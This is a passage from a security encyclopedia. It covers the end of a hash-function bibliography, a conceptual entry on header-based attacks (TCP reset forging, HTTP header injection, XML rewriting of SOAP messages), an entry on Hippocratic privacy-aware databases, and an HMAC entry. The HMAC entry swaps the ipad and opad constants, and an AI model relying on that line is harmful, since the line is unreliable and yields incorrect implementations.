14. Charnes C, Pieprzyk J (1995) Attacking the SL_2 hashing scheme. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 322–330
15. Coppersmith D (1985) Another birthday attack. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 14–17
16. Coppersmith D (1989) Analysis of ISO/CCITT document X.509 Annex D. IBM T.J. Watson Center, Yorktown Heights, Internal Memo, 11 June 1989 (also ISO/IEC JTC1/SC20/WG2/N160)
17. Coppersmith D, Preneel B (1995) Comments on MASH-1 and MASH-2. ISO/IEC JTC1/SC27/N1055. Accessed 21 Feb 1995
18. Daemen J (1995) Cipher and hash function design. Strategies based on linear and differential cryptanalysis. Doctoral dissertation, Katholieke Universiteit Leuven
19. Damgård IB (1988) Collision free hash functions and public key signature schemes. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 203–216
20. Damgård IB (1988) The application of claw free functions in cryptography. Ph.D. thesis, Aarhus University, Mathematical Institute
21. Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 416–427
22. Davies D, Price WL (1980) The application of digital signatures based on public key cryptosystems. NPL Report, DNACS 39/80, Dec 1980
23. den Boer B, Bosselaers A (1992) An attack on the last two rounds of MD4. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 194–203
24. den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 293–304

25. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT-22(6):644–654
26. Dobbertin H (1997) RIPEMD with two-round compress function is not collision-free. J Cryptol 10(1):51–69
27. Dobbertin H (1998) Cryptanalysis of MD4. J Cryptol 11(4):253–271. See also Gollmann D (ed) (1996) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 53–69
28. Dobbertin H (1996) The status of MD5 after a recent attack. CryptoBytes 2(2):1–6
29. Dobbertin H (1998) The first two rounds of MD4 are not one-way. In: Vaudenay S (ed) Fast software encryption. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 284–292
30. Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82. See also http://www.esat.kuleuven.ac.be/~bosselae/ripemd160
31. FIPS 180 (1993) Secure hash standard. Federal information processing standard (FIPS), Publication 180. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 11 May 1993
32. FIPS 180-1 (1995) Secure hash standard. Federal information processing standard (FIPS), Publication 180–1. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 17 Apr 1995
33. FIPS 180-2 (2003) Secure hash standard. Federal information processing standard (FIPS), Publication 180–2. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 26 Aug 2002 (Change notice 1 published on 1 Dec)
34. FIPS 186 (1994) Digital signature standard. Federal information processing standard (FIPS), Publication 186. National Institute of Standards and Technology, US Department of Commerce, Washington, DC, 19 May 1994
35. Frankel Y, MacKenzie PD, Yung M (1998) Robust efficient distributed RSA-key generation. In: Proceedings of 30th ACM symposium on the theory of computing, Dallas, pp 663–672
36. Geiselmann W (1995) A note on the hash function of Tillich and Zémor. In: Boyd C (ed) Cryptography and Coding, fifth IMA Conference. Springer, Berlin, pp 257–263
37. Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179
38. Gibson JK (1991) Discrete logarithm hash function that is collision free and one way. IEEE Proc 138(6):407–410
39. Girault M, Cohen R, Campana M (1988) A generalized birthday attack. In: Günther CG (ed) Advances in cryptology – EUROCRYPT'88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 129–156
40. Goldreich O, Goldwasser S, Halevi S (1996) Collision-free hashing from lattice problems. Theory of Cryptography Library. http://philby.ucsd.edu/cryptolib.html
41. Handschuh H, Knudsen LR, Robshaw MJB (2001) Analysis of SHA-1 in encryption mode. In: Naccache D (ed) Topics in cryptology – CT-RSA 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 70–83
42. ISO/IEC 10118 (2000) Information technology – security techniques – hash-functions, Part 1: general, Part 2: hash-functions using an n-bit block cipher algorithm, (2003) Part 3: dedicated hash-functions, (1998) Part 4: hash-functions using modular arithmetic
43. ISO-IEC/JTC1/SC27/WG2 N98 (1991) Hash functions using a pseudo random algorithm. Japanese contribution
44. Joux A, Granboulan L (1995) A practical attack against knapsack based hash functions. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 58–66
45. Kaliski Jr BS (1992) The MD2 message-digest algorithm. Request for comments (RFC) 1319, Internet Activities Board, Internet Privacy Task Force
46. Kaliski Jr BS (2002) On hash function firewalls in signature schemes. In: Preneel B (ed) Topics in cryptology – CT-RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 1–16
47. Knudsen LR (1995) New potentially 'weak' keys for DES and LOKI. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 419–424
48. Knudsen LR., Lai X, Preneel B (1998) Attacks on fast double block length hash functions. J Cryptol 11(1):59–72
49. Knudsen L, Preneel B (2002) Enhancing the security of hash functions using non-binary error correcting codes. IEEE T Info Theory 48(9):2524–2539
50. Lai X, Massey JL (1993) Hash functions based on block ciphers. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 55–70
51. Matyas SM, Meyer CH, Oseas J (1985) Generating strong one-way functions with cryptographic algorithm. IBM Technol Discl Bull 27(10A):5658–5659
52. Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor
53. Merkle R (1990) One way hash functions and DES. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 428–446
54. Merkle R (1990) A fast software one-way hash function. J Cryptol 3(1):43–58
55. Meyer CH, Schilling M (1998) Secure program load with manipulation detection code. In: Proceedings of SECURICOM, Paris, pp 111–130
56. Micciancio D (2002) Improved cryptographic hash functions with worst-case/average case connection. In: Proceedings of 34th annual ACM symposium on theory of computing, Montréal, pp 609–618
57. Miyaguchi S, Iwata M, Ohta K (1989) New 128-bit hash function. In: Proceeding of fourth international joint workshop on computer communications, Tokyo, 13–15 July 1989, pp 279–288
58. Moore JH, Simmons GJ (1987) Cycle structure of the DES for keys having palindromic (or antipalindromic) sequences of round keys. IEEE T Softw Eng 13:262–273
59. Naor M, Yung M (1990) Universal one-way hash functions and their cryptographic applications. In: Proceedings of 21st ACM symposium on the theory of computing, Seattle, pp 387–394
60. Pal P, Sarkar P (2003) PARSHA-256 – a new parallelizable hash function and a multithreaded implementation. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 347–361
61. Patarin J (1995) Collisions and inversions for Damgård's whole hash function. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – ASIACRYPT'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 307–321

62. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation, Katholieke Universiteit Leuven
63. Preneel B, Govaerts R, Vandewalle J (1989) Cryptographically secure hash functions: an overview. ESAT Internal Report, K.U. Leuven
64. Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology – CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 368–378
65. Preneel B (2004) Hash functions and MAC algorithms: state of the art. In: Preneel B (ed) Lecture notes in computer science. Springer, Berlin, in print
66. Quisquater J-J, Delescaille J-P (1990) How easy is collision search? Application to DES. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology – EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 429–434
67. Quisquater J-J, Delescaille J-P (1990) How easy is collision search. New results and applications to DES. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 408–413
68. Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
69. Rijmen V, Preneel B (1995) Improved characteristics for differential cryptanalysis of hash functions based on block ciphers. In: Preneel B (ed) Fast software encryption. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 242–248
70. RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). Lecture notes in computer science, vol 1007. Springer, Berlin
71. Rivest RL (1991) The MD4 message digest algorithm. In: Vanstone S (ed) Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 303–311
72. Rivest RL (1992) The MD5 message-digest algorithm. Request for comments (RFC) 1321, Internet Activities Board, Internet Privacy Task Force
73. Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
74. Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Meier W, Roy BK (eds) Fast software encryption. Lecture notes in computer science, vol 3017. Springer, Berlin, pp 371–388
75. Rogier N, Chauvaud P (1997) MD2 is not secure without the checksum byte. Design Code Cryptogr 12 (3), 245–251
76. Schnorr CP, Vaudenay S (1994) Parallel FFT-hashing. In: Anderson R (ed) Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 149–156
77. Simon D (1998) Finding collisions on a oneway street: can secure hash functions be based on general assumptions? In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 334–345
78. Stinson D (2001) Some observations on the theory of cryptographic hash functions. Technical Report 2001/020, University of Waterloo
79. Tillich J-P, Zémor G (1994) Hashing with SL_2. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 40–49
80. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
81. Rompay V, Biryukov BA, Preneel B, Vandewalle J (2003) Cryptanalysis of 3-pass HAVAL. In: Lai CS (ed) Advances in cryptography – ASIACRYPT 2003. Lecture notes in computer science, vol 2894. Springer, Berlin, pp 228–245
82. Winternitz R (1984) A secure one-way hash function built from DES. In: Proceedings of the IEEE symposium on information security and privacy. IEEE Press, Los Alamitos, pp 88–90
83. Yuval G (1979) How to swindle Rabin. Cryptologia 3: 187–189
84. Zémor G (1994) Hash functions and Cayley graphs. Design Code Cryptogr 4(4):381–394
85. Zheng Y, Matsumoto T, Imai H (1990) Connections between several versions of one-way hash functions. Trans IEICE E E73(7):1092–1099
86. Zheng Y, Pieprzyk J, Seberry J (1993) HAVAL – a one-way hashing algorithm with variable length output. In: Seberry J, Zheng Y (eds) Advances in cryptology – AUSCRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 83–104

Hash-Based Message Authentication Code

►HMAC

Header Injections

►Header-Based Attacks

Header-Based Attacks

Serge Fenet
LIRIS UMR 5205, Université Claude Bernard Lyon 1, Villeurbanne cedex, France

Synonyms

Header injections

Definition

Header-based attacks are a form of computer offensive in which the attacker uses its ability to forge arbitrary header data to exploit a flaw in the target's software that will process this header. This flaw can reside in the code making the processing, but also, more dangerously, in the protocol describing this processing.

Although this kind of attack can be used with any level of the protocol stack, the term "Header Attack"

is increasingly used to describe application-level attacks, for example, HTTP (Hypertext Transfer Protocol) header attacks.

Background

The sole principle of exchanging data on an unreliable medium with remote computers imposes to solve problems that naturally emerge: interacting with low level communication media, addressing remote computers, finding a route in the interconnection network, managing fragmentation and virtual connections, etc. All these requirements are managed by different protocol layers, structured in a stack, using the encapsulation principle: the N^{th} protocol layer uses the services of the $N-1^{th}$ layer and provides services to the $N+1^{th}$ layer (see Fig. 1).

In order to perform efficiently, each level of the stack has a direct communication link with its remote interlocutor. This mechanism is implemented by using a structured Protocol Data Units (PDU) that encompasses the original data that must be sent (the *Data* part, or Service Data Unit (SDI)), and the additional data required to implement the protocol (the *Header* part, or Protocol Control Information(PCI)). In the sender stack, the PDU of each level becomes the SDI of the level below, which adds it own PCI, creating a new PDU of its own level. This processing is reversed in the receiver stack.

Thus, while the payload is actually sent in the SDI, the additional data required by the communication between distant layers travels along within the PCI, as associated header.


Header attacks are based on the ability to bypass the rules of SDI building programmed in the TCP/IP (Transmission Control Protocol/Internet Protocol) stack of the operating system [1], and to insert any chosen data in the newly created SDIs. This process is called "forging" a PDU.

Theory

The principle of header attacks is quite simple: Knowing how a given layer will handle the incoming PCI regarding the protocol it implements, an attacker will alter the legitimate data of this PCI, thus forging it, in order to induce a nonstandard behavior within the target system. This nonstandard behavior can be linked to an implementation flaw, for example, in the case of the Christmas Tree attack, or to a protocol flaw, like in the case of IP Spoofing or TCP connection theft. Of course, nothing can prevent an attacker to also forge the SDI part of the PDU, so that any data may easily be sent on any given link.

Header Attacks Below the Application Layer

The lower parts of the TCP/IP protocol stack (link, Internet, and transport layers) are the implementation framework for computer network protocols described as soon as the 1970s. Few changes have been made to this part of the stack since these years and, indeed, all computers using TCP/Ipv4 (Internet Protocol version 4) nowadays rely doubtlessly on very efficient, yet old protocols. The concerns of these older days, namely, end to end and robustness principles, ignored the security aspects that have become most important nowadays. Thus, properties like confidentiality, authenticity, or non-repudiation have to be implemented by additional protocols like IPSec (Internet Protocol Security) or SSL (Secure Sockets Layer)



Header-Based Attacks. Fig. 1 The Internet protocol stack

that are inserted at different levels of the initial stack. However, most of the general public computers rarely use these more secured protocols and are therefore vulnerable to very simple header injection attacks (One should, however, notice that even recent security-oriented protocols may be prone to serious flaws [2]).

The case of TCP Reset attack is very representative of a header attack exploiting an important property of the connected transport layer TCP. TCP is used when a virtual connection is required. It is an efficient way of reliably exchanging big amounts of data between distant computers. A flag of the TCP header, the reset (RST) flag, is dedicated to the managing of a remote crash happening during the exchange. It abruptly terminates a connection, allowing a remote machine to flush its output buffers, and making it discarding further received packets. However necessary this mechanism may be, it can be easily perverted: a third-party computer may forge a false RST TCP packet and send it to the target, tricking it into closing the legitimate connection. The packet must of course contain a RST flag, but also other necessary values in order to appear genuine.

This is an example of a header attack exploiting a protocol vulnerability at the transport level. However, with the growing number of application-level protocols using the same header mechanisms, this kind of attack can also be implemented with application-level communication.

Header Attacks at the Application Layer Level

Applications relying on remote data exchange to work also rely on the separation between SDI and PCI. For all practical purposes, the application data as represented on Fig. 1 can itself be divided into "Application SDI" and "Application PCI." Thus, when no authentication mechanism is implemented, the application is vulnerable to header attacks targeting this application-level SDI. Among the many recent Web-oriented applications and application-level protocols, HTTP and SOAP (Simple Object Access Protocol) are two enlightening examples of easy-to-implement header attacks.

In the case of HTTP, HTTP header injections are a class of attacks relying on the dynamic generation of HTTP headers based on user input. When the application environment is unable to properly sanitize the strings that users are feeding to it, carefully chosen strings may lead it to turn data into valid commands or markup language excerpts. An attacker can then escape the data context and penetrate the surrounding framework. Once this is done, many doors are open that may lead to cross-site scripting [3] (allowing, for example, to bypass access control), cookie theft, Server Side Includes tags insertion, HTML insertion, etc.

SOAP is a protocol specification for exchanging generic structured information in the context of Web Services. It relies on other application-level protocols like RPC and HTTP to provide message transmission, and is based on XML (eXtensible Markup Language) to format its messages. SOAP messages carry information from one Web Service to another. In this context, driven by security requirements, a Web Service Security specification emerged and, in order to ensure authenticity as well as non-repudiation, a signature mechanism was provided based on the XML Digital Signature specification. The weakness resides in two points. First, the latter specifies that a message may contain one or more signed elements. Second, an XML Signature allows a non-contiguous object from an XML dataset to be signed separately. However, the signed object is referenced by an indirection that gives no information about the actual location of the signed element. This may lead to XML rewriting attacks [4] in which an object can be relocated and the signature still remains valid. These rewriting attacks may have many serious consequences: a SOAP message may be successfully replayed in different contexts, a transparent redirection toward a third party malicious Web Service may be made, timestamp elements may be circumvented, etc.

As Web Services – and other application-level infrastrucures – are probably destined to become major actors of future global information landscapes, header attacks must be taken into account very seriously. Fostered initially by technical choices made long ago, they continue to be on the agenda as more modern protocols are devised.

Applications

The possible consequences of this class of attacks are numerous. As seen with application-based header attacks, these offensives may lead to arbitrary redirections, data modification or access, and privilege escalation.

When put in place at low-level layers, they may help implement identity theft, bypass filtering tools by allowing hidden communication channels, denial of service [5], and even utterly sever the connection between remote computers.

Recommended Reading

1. Braden R (ed) (1989) Request for comments #1122: requirements for internet hosts – communication layers. Internet Engineering Task Force, Network Working Group
2. Marlinspike M (2009) More tricks for defeating SSL. In: Proceedings of the 2009 technical security conference, Las Vegas. http://www.blackhat.com/html/bh-usa-09/bh-usa-09-archives.html

3. Martin M, Lam MS (2008) Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In: Seventeenth USENIX security symposium, San Jose
4. Rassadko N (2006) Policy classes and query rewriting algorithm for XML security views. In: Damiani E, Liu P (eds) Data and applications security. Lecture Notes in Computer Science, vol 4721. Springer, Heidelberg
5. Shields C (2002) What do we mean by network denial of service? In: Proceedings of the 2002 IEEE workshop on information assurance and security, West Point, 17–19 June 2002

HEC Acronym is Often Used for Hyper Elliptic Curves

►Hyperelliptic Curves

Heredity

►DNA

High Assurance Evaluation Methods

►Formal Methods in Certification and Evaluation

Higher Order Derivative Attack

►Cube Attack

Hippocratic Database

Tyrone Grandison[1], Kristen LeFevre[2]
[1]Intelligent Information Systems, IBM Services Research, Hawthorne, NY, USA
[2]Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA

Synonyms

Privacy-aware database; Privacy-enabled database

Related Concepts

►Data Retention

Definition

A database system that has privacy (enablement) as its fundamental goal.

Background

The term "Hippocratic Database" (HDB for short) was coined in 2002 in a paper by Agrawal, Kiernan, Srikant, and Xu at the Very Large Databases (VLDB) conference [1]. They observed that technology trends, including the World Wide Web, were leading to a marked increase in electronic collection and storage of private and personal information. The HDB vision (Fig. 1) provided insight into a new class of data systems – one that required the redesign of current systems and that enabled the data system to automatically manage sensitive information without impeding information flow.


Theory

HDB is inspired by the privacy provision of the Hippocratic Oath, which states that:

> ... about whatever I may see or hear in treatment, or even without treatment, in the life of human beings – things that should not ever be blurted outside – I will remain silent, holding such things to be unutterable [2].

HDB was not intended to be a fixed technology set. Instead, it expressed a vision for a class of database systems, tools, and applications that are designed with the primary goal of storing and managing personal and private data. In [1], they outlined ten key principles that should be incorporated into the design of future database systems. The following represents our interpretation of these ten principles, and examples of instances where the principles have been applied.

1. *Purpose Specification*: When personal information is collected, the purpose(s) for which the data is collected should be permanently associated with that information. For example, if an individual's address is collected for the purposes of shipping an order, this information should be maintained by default (e.g., as a form of meta data). This principle has been applied, for example, in the development of purpose based access control [3, 5].
2. *Consent*: Similarly, the user should provide consent for each purpose for which her data is collected. For example, if the user's address is collected for the purpose of shipping, then additional consent should be obtained before using this information for another



Hippocratic Database. Fig. 1 The vision of a Hippocratic Database (Diagram from [1])

purpose. Several techniques for enabling database consent management have been proposed [6, 7]. This issue is likely to persist as the debate over enabling the *secondary use of data* gains prominence, especially in sectors like health care.

3. *Limited Collection*: The personal data collected should be the minimum necessary for the required tasks [8].
4. *Limited Use*: Similar to consent, personal data should only be used for the purpose for which it was collected. Ideas on enforcing limited use are emerging in the field. For example, Angela C. Duta and Ken Barker [9] provide an example of how it could be done for XML data.
5. *Limited Disclosure*: Personal information should not be communicated outside the database for purposes other than those for which there is consent. From a technical perspective, this is one of the more heavily studied principles. Interestingly, the idea of limited disclosure can be interpreted in two distinct ways. On one hand, it can be interpreted literally (i.e., as a form of access control [4, 5]). Alternatively, the idea of limited disclosure can also be equated with statistical disclosure prevention [10–12], in which personal data can be used for computing aggregate statistics, as long as the underlying data cannot be inferred.
6. *Limited Retention*: Personal data should not be retained beyond the period necessary for fulfilling the purpose(s) for which it was collected. From a technical perspective, securely deleting data from a database can be a nontrivial task [13, 14]; it is important to guarantee that the data is securely removed from all parts of the system.
7. *Accuracy*: Personal data stored in the database should be accurate and up to date. Individuals should have the opportunity to correct inaccuracies.
8. *Safety*: This principle is most closely connected to conventional notions of security. Essentially, data stored in the database should be protected from theft and other security vulnerabilities.
9. *Openness*: Related to accuracy and compliance, an individual should be able to access his or her personal data stored in the database. The idea of openness can also be interpreted to include the idea that an individual should be able to find out how her data has been used (e.g., [15–17]).
10. *Compliance*: An individual who contributes personal data to a database should be able to verify all of the above principles. From a regulatory perspective, an authorized auditor should also be able to verify compliance with legal regulations pertaining to data use [18], e.g., HIPAA, Sarbanes-Oxley, etc.

Applications

HDB was initially applied to SQL (Structured Query Language) statements in the context of relational databases. Further work has implemented HDB for non-relational systems and to DML (Data Manipulation Language) statements. The technology has been prototyped in the Health Care, Finance, Government, and Scientific Research domains.

Open Problems

1. Improved Policy Specification – For HDB controls to be completely effective, policies must accurately capture the data usage practices of enterprises and the preference and choices of individuals concerning the use and disclosure of their personal information. The policy language must be fine grained enough to allow enterprises to collect, use, and disclose the minimum necessary information to accomplish their intended purposes. It must also be simple enough that technically unsophisticated individuals can understand the consequences of their decisions to provide personal information.
2. Enforcement After Extraction – Current implementations of HDB are adept at limiting disclosure of information contained within the database, but does not exert any control or safeguards over information that is legitimately extracted and transferred outside of the database.
3. Filter and Deny Semantics – HDB policy enforcement uses query predicates to filter results in compliance with the applicable policy rules. The system transforms the query so that the database only returns information that is compliant with the user's authorization, the enterprise's privacy policy, and any individual choices. Prohibited values that are sought by the query are returned as null values. However, in some circumstances, this type of filtering may not be desirable because it may mislead the user into thinking that the prohibited values do not actually exist.
4. Query Intrusion Detection – It is desirable to have the ability to detect illegitimate access by comparing a query access pattern to the usual and expected access pattern for that particular user and purpose. This capability advances the HDB safety principle by preventing inappropriate access through legitimate channels.
5. Data Integrity – An HDB system should provide guarantees on the soundness of the data that it contains. Individuals should have access to view and verify the accuracy of their information. Data cleansing can be used to identify and correct erroneous data. Maintaining the provenance of information can also provide an indication of the reliability of the information.

Recommended Reading

1. Agrawal R, Kiernan J, Srikant R, Xu Y (2002) Hippocratic databases. In: Proceedings of the international conference on very large data bases (VLDB), Hong Kong, 2002
2. Von Staden H (trans) (1966) In a pure and holy way: personal and professional conduct in the hippocratic oath. J His Med Appl Sci 51:406–408
3. Byun J-W, Bertino E, Li N (2005) Purpose based access control for complex data for privacy protection. In: Proceedings of the ACM symposium on access control models and technologies. ACM press, New York, pp 102–110
4. Ghazinour K, Majedi M, Barker K (2009) A lattice-based privacy aware access control model. In: Proceedings of the 2009 international conference on computational science and engineering. IEEE Computer Society, Washington, DC, pp 154–159
5. Al-Fedaghi S (2007) Beyond purpose-based privacy access control. In: Proceedings of the 18th Australasian database conference, Ballarat, Australia, January 29–February 2, 2007
6. LeFevre K, Agrawal R, Ercegovac V, Ramakrishnan R, Xu Y, DeWitt D (2004) Limiting disclosure in Hippocratic Database. In: Proceedings of the international conference on very large data bases (VLDB), Toronto, 2004
7. Agrawal R, Bird P, Grandison T, Kiernan J, Logan S, Rjaibi W (2005) Extending relational database systems to automatically enforce privacy policies. In: Proceedings of the 21st international conference on data engineering, Tokyo, 2005
8. Crépin L, Vercouter L, Jaquenet F, Demazeau Y, Boissier O (2008) Hippocratic multi-agent systems. In: Proceedings of the 10th international conference of enterprise information systems (ICEIS), Springer, Barcelona, pp 301–308
9. Duta AC, Barker K (2008) P4A: a new privacy model for XML. In: Proceedings of the 2008 data and applications security XXII. Springer, pp 65–80
10. Dwork C (2006) Differential privacy. In: Proceedings of 33rd international colloquium on automata, languages and programming, http://research.microsoft.com/en-us/projects/databaseprivacy/dwork.pdf, pp 1–12
11. Adam N, Wortmann J (1989) Security-control methods for statistical databases: a comparative study. ACM Comput Surv 21(4):515–556
12. Chen B-C, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing. Found Trends Databases 2(1–2):1–167
13. Stahlberg P, Miklau G, Levine B (2007) Threats to privacy in the forensic analysis for database systems. In: Proceedings of the ACM SIGMOD international conference on management of data, Beijing, 2007
14. Ananthanarayanan R, Gupta A, Mohania M (2008) Towards automated privacy compliance in the information Life cycle. In: Proceedings of the 2009 IFIP advances in web semantics, pp 247–259
15. Agrawal R, Bayardo R, Faloutsos C, Kiernan J, Rantzau R, Srikant R (2004) Auditing compliance in a Hippocratic Database. In: Proceedings of the international conference on very large data bases (VLDB), Toronto, 2004
16. Agrawal R, Evfimievski A, Kiernan J, Velu R (2007) Auditing disclosure by relevance ranking. In: Proceedings of the ACM

SIGMOD international conference on management of data, Beijing, 2007
17. Motwani R, Nabar S, Thomas D (2008) Auditing SQL queries. In: Proceedings of the international conference on data engineering (ICDE), Istanbul, 2008
18. Johnson CM, Grandison T (2007) Compliance with data protection laws using Hippocratic Database active enforcement and auditing. IBM Syst J 46(2):255–264

History-Based Separation of Duties

►Separation of Duties

HMAC

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Hash-based message authentication code

Related Concepts

►Hash Functions; ►MAC Algorithms

Definition

HMAC is a ►MAC algorithm that is computed by two calls to a ►hash function; the calls have the secret key of the MAC algorithm as part of the data input.

Background

HMAC was designed by Bellare, Canetti, and Krawczyk [2] in 1996. The HMAC construction became popular because in the mid to late 1990s no secure and efficient custom designed MAC algorithms were available and hash functions (such as ►MD5) offered a much better software performance than block ciphers; as an example, HMAC based on ►MD5 is about ten times faster than ►CBC-MAC based on ►DES.

Theory

HMAC is constructed starting from an iterated hash function h that processes inputs in blocks of n bits:

$$\mathrm{HMAC}_K(x) = h((K \oplus opad) \| h((K \oplus ipad) \| x)) .$$

Here K is the key of the MAC algorithm (padded with zeroes to a block of n bits) and $opad$ and $ipad$ are constant n-bit strings (obtained by repeating the hexadecimal values "36_x" and "$5c_x$," respectively). The resulting MAC value can (optionally) be truncated. In practice, one can apply the compression function f of the hash function to the strings $K \oplus ipad$ and $K \oplus opad$, respectively, and store the resulting values as initial values for the inner and outer hashing operations. This will reduce the number of operations of the compression function by two. HMAC offers the advantage that it can be implemented without making any modification to the code of the hash function itself.

A variant of HMAC is NMAC: NMAC replaces the initial value (IV) of the hash function by a secret key. Denote by h_K a hash function with the IV replaced by the key K, then

$$\mathrm{NMAC}_{K_1 \| K_2}(x) = h_{K_2}(h_{K_1}(x)) .$$

Bellare has improved the original security reduction of [2]; in [1] he showed that NMAC is a ►pseudo-random function and thus a secure MAC algorithm if the compression function is a ►pseudo-random function; for the security proof of HMAC with a single key as described above, pseudo-randomness under a related key attack is required. For NMAC the conditions can be further relaxed.

